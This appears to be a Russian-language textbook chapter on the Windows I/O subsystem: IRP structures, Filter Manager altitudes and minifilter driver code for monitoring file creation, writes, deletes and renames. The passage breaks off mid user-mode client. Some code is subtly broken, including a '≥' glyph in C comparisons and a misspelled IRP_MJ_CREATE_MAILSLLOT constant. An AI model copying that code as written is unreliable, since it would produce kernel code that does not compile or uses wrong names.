
Подсистема ввода-вывода (I/O subsystem) в Windows построена на модели пакетов запросов ввода-вывода (I/O Request Packets, IRPs). Центральным компонентом является I/O Manager, который маршрутизирует запросы от приложений к драйверам устройств через стеки устройств. Для перехвата и модификации файловых операций Windows предоставляет архитектуру файловых фильтров, наиболее современной реализацией которой является модель Minifilter, управляемая Filter Manager (FltMgr). В этой главе мы рассмотрим архитектуру I/O Manager, формат IRP, модель minifilter-драйверов, механизмы pre/post callbacks, коммуникационные порты, а также недокументированные аспекты файлового ввода-вывода, включая raw disk access и специальные IOCTL-коды.

11.2. Архитектура I/O Manager

11.2.1. Обзор

I/O Manager — компонент ядра Windows (реализован в `ntoskrnl.exe`), являющийся центральным диспетчером всех операций ввода-вывода. Он отвечает за:

1. Создание и маршрутизацию I/O Request Packets (IRP).
2. Управление стеками устройств (device stacks).
3. Обеспечение синхронного и асинхронного ввода-вывода.
4. Управление файловыми объектами (FILE_OBJECT).
5. Реализацию I/O completion ports для масштабируемого асинхронного I/O.
6. Поддержку Plug and Play и Power Management.



11.2.2. FILE_OBJECT

Каждый открытый хэндл файла в user-mode соответствует объекту `FILE_OBJECT` в ядре:

```

typedef struct _FILE_OBJECT {
    CSHORT Type; // IO_TYPE_FILE
    CSHORT Size;
    PDEVICE_OBJECT DeviceObject; // Устройство тома
    PVPB Vpb; // Volume Parameter Block
    PVOID FsContext; // Для FS: обычно FCB (File Control Block)
    PVOID FsContext2; // Для FS: обычно CCB (Context Control Block)
    PSECTION_OBJECT_POINTERS SectionObjectPointer; // Для Memory Manager и Cache Manager
    PVOID PrivateCacheMap; // Для Cache Manager
    NTSTATUS FinalStatus; // Финальный статус I/O
    PFILE_OBJECT RelatedFileObject; // Связанный FILE_OBJECT (для relative opens)
    BOOLEAN LockOperation; // Выполнялась блокировка
    BOOLEAN DeletePending; // Файл помечен для удаления
    BOOLEAN ReadAccess; // Открыт для чтения
    BOOLEAN WriteAccess; // Открыт для записи
    BOOLEAN DeleteAccess; // Открыт для удаления
    BOOLEAN SharedRead; // Разрешено совместное чтение
    BOOLEAN SharedWrite; // Разрешена совместная запись
    BOOLEAN SharedDelete; // Разрешено совместное удаление
    ULONG Flags; // FO_SYNCHRONOUS_IO, FO_CACHE_SUPPORTED, etc.
    UNICODE_STRING FileName; // Имя файла (остаток пути после устройства)
    LARGE_INTEGER CurrentByteOffset; // Текущая позиция чтения/записи
    ULONG Waiters;
    ULONG Busy;
    PVOID LastLock;
    KEVENT Lock;
    KEVENT Event; // Событие для синхронного I/O
    PIO_COMPLETION_CONTEXT CompletionContext; // I/O Completion Port
    KSPIN_LOCK IrpListLock;
    LIST_ENTRY IrpList; // Список активных IRP
    PVOID FileObjectExtension; // Расширение (Windows 8+)
} FILE_OBJECT, *PFILE_OBJECT;

```

11.2.3. Device Stack

Каждый том файловой системы имеет стек устройств. Запросы I/O проходят сверху вниз:

Верх стека:

FltMgr.sys	← Filter Manager (управляет minifilters)
NTFS.sys	← Драйвер файловой системы
VolSnap.sys	← Volume Snapshot Provider
volmgr.sys	← Volume Manager
disk.sys	← Disk Class Driver
storport.sys	← Storage Port Driver

Низ стека

11.3. IRP: I/O Request Packet

11.3.1. Структура IRP

IRP — основная единица ввода-вывода в ядре Windows. Каждая файловая операция (чтение, запись, создание, закрытие и т.д.) представлена своим IRP:


```

typedef struct _IRP {
    CSHORT Type; // IO_TYPE_IRP
    USHORT Size; // Размер IRP
    PMDL MdlAddress; // MDL для буферов данных (direct I/O)
    ULONG Flags; // IRP_NOCACHE, IRP_PAGING_IO, etc.
    union {
        struct _IRP* MasterIrp; // Для associated IRPs
        LONG IrpCount;
        PVOID SystemBuffer; // Буфер для buffered I/O
    } AssociatedIrp;
    LIST_ENTRY ThreadListEntry; // Привязка к списку IRP потока
    IO_STATUS_BLOCK IoStatus; // Результат операции
    KPROCESSOR_MODE RequestorMode; // UserMode или KernelMode
    BOOLEAN PendingReturned;
    BOOLEAN Cancel; // Запрос был отменён
    KIRQL CancelIrql;
    PDRIVER_CANCEL CancelRoutine; // Callback отмены
    PVOID UserBuffer; // User-mode буфер (neither I/O)
    union {
        struct {
            union {
                KDEVICE_QUEUE_ENTRY DeviceQueueEntry;
                PVOID DriverContext[4];
            };
            PETHREAD Thread; // Поток-инициатор
            PCHAR AuxiliaryBuffer;
            LIST_ENTRY ListEntry;
            struct _IO_STACK_LOCATION* CurrentStackLocation;
            PFILE_OBJECT OriginalFileObject;
        } Overlay;
        KAPC Apc;
        PVOID CompletionKey;
    } Tail;
} IRP, *PIRP;

```

11.3.2. IO_STACK_LOCATION

Каждый драйвер в device stack имеет свою IO_STACK_LOCATION с параметрами операции:

```

typedef struct _IO_STACK_LOCATION {
    UCHAR MajorFunction;           // IRP_MJ_* код операции
    UCHAR MinorFunction;          // Дополнительный код
    UCHAR Flags;
    UCHAR Control;                // SL_PENDING_RETURNED, etc.

    union {
        // IRP_MJ_CREATE (0x00):
        struct {
            PIO_SECURITY_CONTEXT SecurityContext;
            ULONG Options;         // CreateDisposition (31:24) | CreateOptions (23)
            USHORT FileAttributes;
            USHORT ShareAccess;
            ULONG EaLength;
        } Create;

        // IRP_MJ_READ (0x03):
        struct {
            ULONG Length;
            ULONG Key;
            LARGE_INTEGER ByteOffset;
        } Read;

        // IRP_MJ_WRITE (0x04):
        struct {
            ULONG Length;
            ULONG Key;
            LARGE_INTEGER ByteOffset;
        } Write;

        // IRP_MJ_QUERY_INFORMATION (0x05):
        struct {
            ULONG Length;
            FILE_INFORMATION_CLASS FileInformationClass;
        } QueryFile;

        // IRP_MJ_SET_INFORMATION (0x06):
        struct {
            ULONG Length;
            FILE_INFORMATION_CLASS FileInformationClass;
            PFILE_OBJECT FileObject;
            union {
                struct {
                    BOOLEAN ReplaceIfExists;
                    BOOLEAN AdvanceOnly;
                };
                ULONG ClusterCount;
                HANDLE DeleteHandle;
            };
        } SetFile;

        // IRP_MJ_DEVICE_CONTROL (0x0E):
        struct {
            ULONG OutputBufferLength;
            ULONG InputBufferLength;
            ULONG IoControlCode;
            PVOID Type3InputBuffer;
        } DeviceIoControl;

        // IRP_MJ_FILE_SYSTEM_CONTROL (0x0D):
        struct {
            ULONG OutputBufferLength;
            ULONG InputBufferLength;
            ULONG FsControlCode;
            PVOID Type3InputBuffer;
        } FileSystemControl;
    } Parameters;

    PDEVICE_OBJECT DeviceObject;
    PFILE_OBJECT FileObject;
    PIO_COMPLETION_ROUTINE CompletionRoutine;
    PVOID Context;
} IO_STACK_LOCATION, *PIO_STACK_LOCATION;

```

11.3.3. Основные MajorFunction коды

```
#define IRP_MJ_CREATE                0x00 // NtCreateFile / CreateFile
#define IRP_MJ_CREATE_NAMED_PIPE    0x01 // Создание named pipe
#define IRP_MJ_CLOSE                 0x02 // Закрытие последней ссылки на FILE_OBJECT
#define IRP_MJ_READ                  0x03 // NtReadFile / ReadFile
#define IRP_MJ_WRITE                  0x04 // NtWriteFile / WriteFile
#define IRP_MJ_QUERY_INFORMATION     0x05 // Запрос информации о файле
#define IRP_MJ_SET_INFORMATION      0x06 // Установка информации (rename, delete,
#define IRP_MJ_QUERY_EA              0x07 // Extended Attributes
#define IRP_MJ_SET_EA                0x08
#define IRP_MJ_FLUSH_BUFFERS         0x09 // Сброс кешей на диск
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0A // Информация о томе
#define IRP_MJ_SET_VOLUME_INFORMATION 0x0B
#define IRP_MJ_DIRECTORY_CONTROL     0x0C // Перечисление директории
#define IRP_MJ_FILE_SYSTEM_CONTROL   0x0D // FSCTL
#define IRP_MJ_DEVICE_CONTROL        0x0E // IOCTL
#define IRP_MJ_INTERNAL_DEVICE_CONTROL 0x0F // Internal IOCTL
#define IRP_MJ_SHUTDOWN              0x10 // Завершение работы
#define IRP_MJ_LOCK_CONTROL          0x11 // Блокировка диапазонов файла
#define IRP_MJ_CLEANUP               0x12 // Закрытие последнего хэнгла
#define IRP_MJ_CREATE_MAILSLLOT      0x13
#define IRP_MJ_QUERY_SECURITY        0x14
#define IRP_MJ_SET_SECURITY          0x15
#define IRP_MJ_POWER                 0x16
#define IRP_MJ_SYSTEM_CONTROL        0x17 // WMI
#define IRP_MJ_DEVICE_CHANGE         0x18
#define IRP_MJ_QUERY_QUOTA           0x19
#define IRP_MJ_SET_QUOTA             0x1A
#define IRP_MJ_PNP                   0x1B
```

11.3.4. CLEANUP vs CLOSE

Критическое различие:

- **IRP_MJ_CLEANUP (0x12)**: вызывается при закрытии последнего user-mode хэнгла на FILE_OBJECT. Файл всё ещё существует как объект. После CLEANUP: файл удаляется при DeletePending; блокировки (byte range locks) снимаются.
- **IRP_MJ_CLOSE (0x02)**: вызывается при удалении последней ссылки на FILE_OBJECT (включая внутренние ссылки от Cache Manager и Memory Manager). Может произойти значительно позже CLEANUP.

```
CreateFile → ... → CloseHandle()
                |
                IRP_MJ_CLEANUP      ← все user-mode хэнглы закрыты
                |
                (Cache Manager      ← может держать ссылку
                дереференсит
                FILE_OBJECT)
                |
                IRP_MJ_CLOSE        ← все ссылки освобождены
```

11.3.5. Методы передачи буферов

Метод	Флаг устройства	Описание
Buffered I/O	DO_BUFFERED_IO	I/O Manager копирует в системный буфер
Direct I/O	DO_DIRECT_IO	Страницы закрепляются через MDL
Neither I/O	(нет флага)	User-mode буфер напрямую (опасно)

```

Buffered I/O:
  User buffer ←copy→ Irp→AssociatedIrp.SystemBuffer
  Безопасно, но два копирования.

Direct I/O:
  User buffer ←MDL→ MmGetSystemAddressForMdlSafe(Irp→MdlAddress)
  Одно копирование через mapping.

Neither I/O:
  Irp→UserBuffer = raw user-mode pointer
  Драйвер сам отвечает за probe и защиту от page faults.

```

11.3.6. Потoki обработки IRP

```

Synchronous I/O:
App → NtReadFile → I/O Manager → IRP → Device Stack → FS Driver
                                     |
App ← STATUS_SUCCESS ← IoCompleteRequest ←-----|
(поток заблокирован до завершения)

Asynchronous I/O:
App → NtReadFile → I/O Manager → IRP → Device Stack → FS Driver
                                     | (отложено)
App ← STATUS_PENDING
                                     |
App ← APC/Event/IOCP ← IoCompleteRequest ← DPC ← Disk ISR

```

11.4. Filter Manager и minifilter-архитектура


11.4.1. Legacy Filter Drivers: проблемы

До Filter Manager файловые фильтры реализовывались как legacy filter drivers, встраивавшиеся в device stack через `IoAttachDeviceToDeviceStack`. Основные проблемы:

- Нет гарантированного порядка загрузки (race conditions)
- Каждый фильтр должен обрабатывать **все** IRP_MJ_* и Fast I/O callbacks
- Сложная обработка reparse, multiple volumes, network redirectors
- Невозможность безопасной динамической загрузки/выгрузки
- Конфликты между фильтрами разных производителей

11.4.2. Архитектура Filter Manager

Filter Manager (`FltMgr.sys`) — единственный legacy filter в device stack. Внутренне он управляет minifilter-драйверами через altitude-based ordering:



11.4.3. Altitude

Altitude — строковое число, определяющее позицию minifilter. Больше altitude = ближе к user-mode (вызывается раньше). Microsoft назначает altitude через формальный процесс.

Диапазон	Группа	Назначение
420000-429999	Filter	Верхние фильтры
360000-389999	FSFilter Anti-Virus	Антивирусная защита
320000-349999	FSFilter Encryption	Шифрование
300000-309999	FSFilter Compression	Сжатие
260000-269999	FSFilter Continuous Backup	Backup
240000-249999	FSFilter Content Screener	DLP
220000-229999	FSFilter Quota Management	Квоты
180000-189999	FSFilter HSM	Иерархическое хранение
140000-149999	FSFilter Copy Protection	Защита от копирования
100000-109999	FSFilter Bottom	Нижние фильтры
40000-49999	FSFilter Infrastructure	Инфраструктурные

11.4.4. Instances

Minifilter может иметь несколько instances — по одному на каждый том:

```
NTSTATUS InstanceSetup(
    PCFLT_RELATED_OBJECTS FltObjects,
    FLT_INSTANCE_SETUP_FLAGS Flags,
    DEVICE_TYPE VolumeDeviceType,
    FLT_FILESYSTEM_TYPE VolumeFilesystemType
) {
    // Привязываемся только к NTFS
    if (VolumeFilesystemType != FLT_FSTYPE_NTFS)
        return STATUS_FLT_DO_NOT_ATTACH;

    // Пропуск network файловых систем
    if (VolumeDeviceType == FILE_DEVICE_NETWORK_FILE_SYSTEM)
        return STATUS_FLT_DO_NOT_ATTACH;

    return STATUS_SUCCESS;
}

NTSTATUS InstanceQueryTeardown(
    PCFLT_RELATED_OBJECTS FltObjects,
    FLT_INSTANCE_QUERY_TEARDOWN_FLAGS Flags
) {
    return STATUS_SUCCESS; // Разрешить отключение
}
```

11.5. Разработка Minifilter

11.5.1. Регистрация

```
#include <fltKernel.h>

PFLT_FILTER gFilterHandle;
PFLT_PORT gServerPort;
PFLT_PORT gClientPort;

const FLT_OPERATION_REGISTRATION Callbacks[] = {
    { IRP_MJ_CREATE,          0, PreCreate,   PostCreate },
    { IRP_MJ_READ,           0, PreRead,     NULL },
    { IRP_MJ_WRITE,          0, PreWrite,    PostWrite },
    { IRP_MJ_SET_INFORMATION, 0, PreSetInfo, NULL },
    { IRP_MJ_CLEANUP,        0, PreCleanup, NULL },
    { IRP_MJ_OPERATION_END }
};

const FLT_CONTEXT_REGISTRATION ContextReg[] = {
    { FLT_STREAM_CONTEXT, 0, CtxCleanup, sizeof(MY_STREAM_CTX), 'xCtM' },
    { FLT_CONTEXT_END }
};

const FLT_REGISTRATION FilterRegistration = {
    sizeof(FLT_REGISTRATION),
    FLT_REGISTRATION_VERSION,
    0, // Flags
    ContextReg, // Context registration
    Callbacks, // Operation callbacks
    MinifilterUnload,
    InstanceSetup,
    InstanceQueryTeardown,
    InstanceTeardownStart,
    InstanceTeardownComplete,
    NULL, NULL, NULL // Name callbacks
};

NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath) {
    NTSTATUS status = FltRegisterFilter(DriverObject, &FilterRegistration, &gFilterHandle);
    if (!NT_SUCCESS(status)) return status;

    status = CreateCommunicationPort();
    if (!NT_SUCCESS(status)) {
        FltUnregisterFilter(gFilterHandle);
        return status;
    }

    status = FltStartFiltering(gFilterHandle);
    if (!NT_SUCCESS(status)) {
        FltCloseCommunicationPort(gServerPort);
        FltUnregisterFilter(gFilterHandle);
        return status;
    }
    return STATUS_SUCCESS;
}
```

11.5.2. INF-файл для Minifilter

```
[Version]
Signature       = "$Windows NT$"
Class           = "ActivityMonitor"
ClassGuid       = {b86dff51-a31e-4bac-b3cf-e8cfe75c9fc2}
Provider        = %ProviderString%
DriverVer       = 01/01/2025,1.0.0.0
CatalogFile     = myfilter.cat

[DestinationDirs]
DefaultDestDir   = 12
MiniFilter.DriverFiles = 12

[DefaultInstall]
OptionDesc = %ServiceDescription%
CopyFiles  = MiniFilter.DriverFiles

[DefaultInstall.Services]
AddService = %ServiceName%, ,MiniFilter.Service

[MiniFilter.Service]
DisplayName     = %ServiceName%
Description     = %ServiceDescription%
ServiceBinary   = %12%\%DriverName%.sys
ServiceType     = 2
StartType       = 3
ErrorControl    = 1
LoadOrderGroup  = "FSFilter Activity Monitor"
AddReg          = MiniFilter.AddRegistry

[MiniFilter.AddRegistry]
HKR,, "Instances", 0x00010000, %DefaultInstance%
HKR,"Instances\"%DefaultInstance%, "Altitude", 0x00000000, "370030"
HKR,"Instances\"%DefaultInstance%, "Flags", 0x00010001, 0x0

[MiniFilter.DriverFiles]
%DriverName%.sys

[Strings]
ProviderString     = "MyCompany"
ServiceDescription = "My Minifilter Driver"
ServiceName        = "MyFilter"
DriverName          = "myfilter"
DefaultInstance     = "MyFilter Instance"
```

11.6. Pre/Post Callbacks

11.6.1. Pre-operation Callback

Вызывается **до** обработки операции файловой системой:

```

FLT_PREOP_CALLBACK_STATUS PreCreate(
    PFLT_CALLBACK_DATA Data,
    PCFLT_RELATED_OBJECTS FltObjects,
    PVOID *CompletionContext
) {
    // Игнорировать kernel-mode запросы
    if (Data->RequestorMode == KernelMode)
        return FLT_PREOP_SUCCESS_NO_CALLBACK;

    // Пропуск директорий
    ULONG createOptions = Data->Iopb->Parameters.Create.Options & 0x00FFFFFF;
    if (FlagOn(createOptions, FILE_DIRECTORY_FILE))
        return FLT_PREOP_SUCCESS_NO_CALLBACK;

    // Получение имени файла
    PFLT_FILE_NAME_INFORMATION nameInfo = NULL;
    NTSTATUS status = FltGetFileNameInformation(Data,
        FLT_FILE_NAME_NORMALIZED | FLT_FILE_NAME_QUERY_DEFAULT,
        &nameInfo);
    if (!NT_SUCCESS(status))
        return FLT_PREOP_SUCCESS_NO_CALLBACK;

    FltParseFileNameInformation(nameInfo);

    // Пример: блокировка файлов с расширением .secret
    UNICODE_STRING secretExt = RTL_CONSTANT_STRING(L".secret");
    if (RtlSuffixUnicodeString(&secretExt, &nameInfo->Extension, TRUE)) {
        FltReleaseFileNameInformation(nameInfo);
        Data->IoStatus.Status = STATUS_ACCESS_DENIED;
        Data->IoStatus.Information = 0;
        return FLT_PREOP_COMPLETE; // Не передавать дальше по стеку
    }

    *CompletionContext = nameInfo;
    return FLT_PREOP_SUCCESS_WITH_CALLBACK;
}

```

11.6.2. Возвращаемые значения Pre-callback

```

typedef enum _FLT_PREOP_CALLBACK_STATUS {
    FLT_PREOP_SUCCESS_WITH_CALLBACK, // Продолжить + post-callback
    FLT_PREOP_SUCCESS_NO_CALLBACK,   // Продолжить без post-callback
    FLT_PREOP_PENDING,               // Отложить (async)
    FLT_PREOP_DISALLOW_FASTIO,       // Запретить Fast I/O → IRP
    FLT_PREOP_COMPLETE,              // Завершить (не пускать дальше)
    FLT_PREOP_SYNCHRONIZE,           // Post-callback в том же потоке
    FLT_PREOP_DISALLOW_FSFILTER_IO  // Запретить FSFilter
} FLT_PREOP_CALLBACK_STATUS;

```

11.6.3. Post-operation Callback

Вызывается **после** завершения операции нижестоящими драйверами:


```

FLT_POSTOP_CALLBACK_STATUS PostCreate(
    PFLT_CALLBACK_DATA Data,
    PCFLT_RELATED_OBJECTS FltObjects,
    PVOID CompletionContext,
    FLT_POST_OPERATION_FLAGS Flags
) {
    PFLT_FILE_NAME_INFORMATION nameInfo = (PFLT_FILE_NAME_INFORMATION)CompletionContext;

    // Проверка: draining при выгрузке?
    if (FlagOn(Flags, FLTFL_POST_OPERATION_DRAINING)) {
        if (nameInfo) FltReleaseFileNameInformation(nameInfo);
        return FLT_POSTOP_FINISHED_PROCESSING;
    }

    // Если create не удался — ничего не делаем
    if (!NT_SUCCESS(Data->IoStatus.Status)) {
        if (nameInfo) FltReleaseFileNameInformation(nameInfo);
        return FLT_POSTOP_FINISHED_PROCESSING;
    }

    // Логирование успешного открытия
    if (nameInfo) {
        DbgPrint("[Filter] File opened: %wZ (PID: %u)\n",
            &nameInfo->Name, FltGetRequestorProcessId(Data));
        FltReleaseFileNameInformation(nameInfo);
    }

    return FLT_POSTOP_FINISHED_PROCESSING;
}

```

11.6.4. Мониторинг записи

```

FLT_PREOP_CALLBACK_STATUS PreWrite(
    PFLT_CALLBACK_DATA Data,
    PCFLT_RELATED_OBJECTS FltObjects,
    PVOID *CompletionContext
) {
    ULONG writeLength = Data->Iopb->Parameters.Write.Length;
    LARGE_INTEGER offset = Data->Iopb->Parameters.Write.ByteOffset;

    // Пропуск paging I/O
    if (FlagOn(Data->Iopb->IrpFlags, IRP_PAGING_IO))
        return FLT_PREOP_SUCCESS_NO_CALLBACK;

    // Получение буфера
    PVOID buffer = NULL;
    if (Data->Iopb->Parameters.Write.MdlAddress) {
        buffer = MmGetSystemAddressForMdlSafe(
            Data->Iopb->Parameters.Write.MdlAddress,
            NormalPagePriority | MdlMappingNoExecute);
    } else {
        buffer = Data->Iopb->Parameters.Write.WriteBuffer;
    }

    if (buffer && writeLength ≥ 2) {
        // Детект записи PE-файла
        if (*(PUSHORT)buffer == IMAGE_DOS_SIGNATURE) {
            DbgPrint("[Filter] PE written! Offset: %lld, Size: %u, PID: %u\n",
                offset.QuadPart, writeLength, FltGetRequestorProcessId(Data));
        }
    }

    return FLT_PREOP_SUCCESS_NO_CALLBACK;
}

```

11.6.5. Перехват удаления и переименования

```
FLT_PREOP_CALLBACK_STATUS PreSetInfo(
    PFLT_CALLBACK_DATA Data,
    PCFLT_RELATED_OBJECTS FltObjects,
    PVOID *CompletionContext
) {
    FILE_INFORMATION_CLASS infoClass =
        Data->Iopb->Parameters.SetFileInformation.FileInformationClass;

    switch (infoClass) {
        case FileDispositionInformation:
        case FileDispositionInformationEx: {
            FILE_DISPOSITION_INFORMATION* info =
                (FILE_DISPOSITION_INFORMATION*)Data->Iopb->Parameters
                    .SetFileInformation.InfoBuffer;
            if (info->DeleteFile) {
                PFLT_FILE_NAME_INFORMATION nameInfo;
                if (NT_SUCCESS(FltGetFileNameInformation(Data,
                    FLT_FILE_NAME_NORMALIZED | FLT_FILE_NAME_QUERY_DEFAULT,
                    &nameInfo))) {
                    FltParseFileNameInformation(nameInfo);
                    DbgPrint("[Filter] Delete: %wZ (PID: %u)\n",
                        &nameInfo->Name, FltGetRequestorProcessId(Data));
                    FltReleaseFileNameInformation(nameInfo);
                }
            }
            break;
        }
        case FileRenameInformation:
        case FileRenameInformationEx: {
            FILE_RENAME_INFORMATION* info =
                (FILE_RENAME_INFORMATION*)Data->Iopb->Parameters
                    .SetFileInformation.InfoBuffer;
            DbgPrint("[Filter] Rename to: %.*S\n",
                info->FileNameLength / sizeof(WCHAR), info->FileName);
            break;
        }
    }

    return FLT_PREOP_SUCCESS_NO_CALLBACK;
}
```

11.7. FLT_CALLBACK_DATA и полезные функции

11.7.1. Структура

```
typedef struct _FLT_CALLBACK_DATA {
    FLT_CALLBACK_DATA_FLAGS Flags;
    PETHREAD Thread; // Поток-инициатор
    PFLT_IO_PARAMETER_BLOCK Iopb; // Параметры операции
    IO_STATUS_BLOCK IoStatus; // Результат
    struct _FLT_TAG_DATA_BUFFER *TagData;
    union {
        struct {
            LIST_ENTRY QueueLinks;
            PVOID QueueContext[2];
        };
        PVOID FilterContext[4];
    };
    KPROCESSOR_MODE RequestorMode;
} FLT_CALLBACK_DATA;
```

11.7.2. Полезные макросы

```
FLT_IS_IRP_OPERATION(Data)           // IRP-based?
FLT_IS_FASTIO_OPERATION(Data)        // Fast I/O?
FLT_IS_FS_FILTER_OPERATION(Data)     // FS Filter?
FLT_IS_REISSUED_IO(Data)             // Повторно выданный?

ULONG pid = FltGetRequestorProcessId(Data);
PEPROCESS proc = FltGetRequestorProcess(Data);

FltSetCallbackDataDirty(Data);      // Пометить как изменённый
```

11.8. Контексты minifilter

11.8.1. Типы контекстов

```
FLT_VOLUME_CONTEXT      = 0x0001    // Том
FLT_INSTANCE_CONTEXT    = 0x0002    // Instance
FLT_FILE_CONTEXT        = 0x0004    // Файл (все потоки)
FLT_STREAM_CONTEXT      = 0x0008    // Поток (stream)
FLT_STREAMHANDLE_CONTEXT = 0x0010    // Конкретный хэндл
FLT_TRANSACTION_CONTEXT = 0x0020    // Транзакция (TxF)
FLT_SECTION_CONTEXT     = 0x0040    // Section
```

11.8.2. Использование Stream Context

```
typedef struct _MY_STREAM_CTX {
    BOOLEAN IsMonitored;
    LONG WriteCount;
    LONG ReadCount;
    LARGE_INTEGER FileSize;
    UNICODE_STRING FileName;
    WCHAR FileNameBuffer[260];
} MY_STREAM_CTX, *PMY_STREAM_CTX;

NTSTATUS GetOrSetStreamContext(
    PFLT_CALLBACK_DATA Data,
    PCFLT_RELATED_OBJECTS FltObjects,
    PMY_STREAM_CTX *Context,
    PBOOLEAN Created
) {
    PMY_STREAM_CTX ctx = NULL;
    NTSTATUS status;
    *Created = FALSE;

    status = FltGetStreamContext(FltObjects->Instance,
        FltObjects->FileObject, (PFLT_CONTEXT*)&ctx);

    if (status == STATUS_NOT_FOUND) {
        status = FltAllocateContext(gFilterHandle, FLT_STREAM_CONTEXT,
            sizeof(MY_STREAM_CTX), PagedPool, (PFLT_CONTEXT*)&ctx);
        if (!NT_SUCCESS(status)) return status;

        RtlZeroMemory(ctx, sizeof(MY_STREAM_CTX));
        ctx->IsMonitored = TRUE;

        PMY_STREAM_CTX oldCtx = NULL;
        status = FltSetStreamContext(FltObjects->Instance,
            FltObjects->FileObject, FLT_SET_CONTEXT_KEEP_IF_EXISTS,
            (PFLT_CONTEXT)ctx, (PFLT_CONTEXT*)&oldCtx);

        if (status == STATUS_FLT_CONTEXT_ALREADY_DEFINED) {
            FltReleaseContext((PFLT_CONTEXT)ctx);
            ctx = oldCtx;
        } else if (!NT_SUCCESS(status)) {
            FltReleaseContext((PFLT_CONTEXT)ctx);
            return status;
        } else {
            *Created = TRUE;
        }
    }

    *Context = ctx;
    return STATUS_SUCCESS;
}

VOID CtxCleanup(PFLT_CONTEXT Context, FLT_CONTEXT_TYPE ContextType) {
    PMY_STREAM_CTX ctx = (PMY_STREAM_CTX)Context;
    DbgPrint("[Filter] Context cleanup: writes=%d reads=%d\n",
        ctx->WriteCount, ctx->ReadCount);
}
```

11.9. Коммуникационные порты

11.9.1. Серверный порт в драйвере

```
NTSTATUS CreateCommunicationPort(void) {
    PSECURITY_DESCRIPTOR sd;
    OBJECT_ATTRIBUTES oa;
    UNICODE_STRING portName = RTL_CONSTANT_STRING(L"\\MyFilterPort");

    NTSTATUS status = FltBuildDefaultSecurityDescriptor(&sd, FLT_PORT_ALL_ACCESS);
    if (!NT_SUCCESS(status)) return status;

    InitializeObjectAttributes(&oa, &portName,
        OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE, NULL, sd);

    status = FltCreateCommunicationPort(gFilterHandle, &gServerPort, &oa,
        NULL, ConnectNotify, DisconnectNotify, MessageNotify, 1);

    FltFreeSecurityDescriptor(sd);
    return status;
}

NTSTATUS ConnectNotify(PFLT_PORT ClientPort, PVOID ServerPortCookie,
    PVOID ConnectionContext, ULONG SizeOfContext, PVOID *ConnectionPortCookie) {
    gClientPort = ClientPort;
    return STATUS_SUCCESS;
}

VOID DisconnectNotify(PVOID ConnectionCookie) {
    FltCloseClientPort(gFilterHandle, &gClientPort);
    gClientPort = NULL;
}

NTSTATUS MessageNotify(PVOID PortCookie,
    PVOID InputBuffer, ULONG InputBufferLength,
    PVOID OutputBuffer, ULONG OutputBufferLength,
    PULONG ReturnOutputBufferLength) {
    if (!InputBuffer || InputBufferLength < sizeof(ULONG))
        return STATUS_INVALID_PARAMETER;

    ULONG commandId = *(ULONG*)InputBuffer;
    switch (commandId) {
        case CMD_ENABLE:
            gMonitoringEnabled = TRUE;
            break;
        case CMD_DISABLE:
            gMonitoringEnabled = FALSE;
            break;
        case CMD_GET_STATS:
            if (OutputBuffer && OutputBufferLength ≥ sizeof(STATS)) {
                GetStats((STATS*)OutputBuffer);
                *ReturnOutputBufferLength = sizeof(STATS);
            }
            break;
    }
    return STATUS_SUCCESS;
}
```

11.9.2. Отправка уведомлений из драйвера

```
typedef struct _NOTIFICATION {
    ULONG Type;
    ULONG ProcessId;
    WCHAR FileName[260];
    LARGE_INTEGER Timestamp;
} NOTIFICATION;

NTSTATUS SendNotification(ULONG type, PUNICODE_STRING fileName, ULONG pid) {
    if (!gClientPort) return STATUS_PORT_DISCONNECTED;

    NOTIFICATION notif = {0};
    notif.Type = type;
    notif.ProcessId = pid;
    KeQuerySystemTimePrecise(&notif.Timestamp);

    ULONG copyLen = min(fileName->Length, sizeof(notif.FileName) - sizeof(WCHAR));
    RtlCopyMemory(notif.FileName, fileName->Buffer, copyLen);

    ULONG replyLength = 0;
    LARGE_INTEGER timeout;
    timeout.QuadPart = -100000000LL; // 1 секунда

    return FltSendMessage(gFilterHandle, &gClientPort,
        &notif, sizeof(notif), NULL, &replyLength, &timeout);
}
```

11.9.3. User-mode клиент

```
#include <windows.h>
#include <fltUser.h>
#pragma comment(lib, "fltlib.lib")

int main() {
    HANDLE port;
    HRESULT hr = FilterConnectCommunicationPort(
        L"\\MyFilterPort", 0, NULL, 0, NULL, &port);
    if (FAILED(hr)) { printf("Connect failed: 0x%08X\n", hr); return 1; }

    // Отправка команды
    ULONG cmd = CMD_ENABLE;
    DWORD bytesReturned;
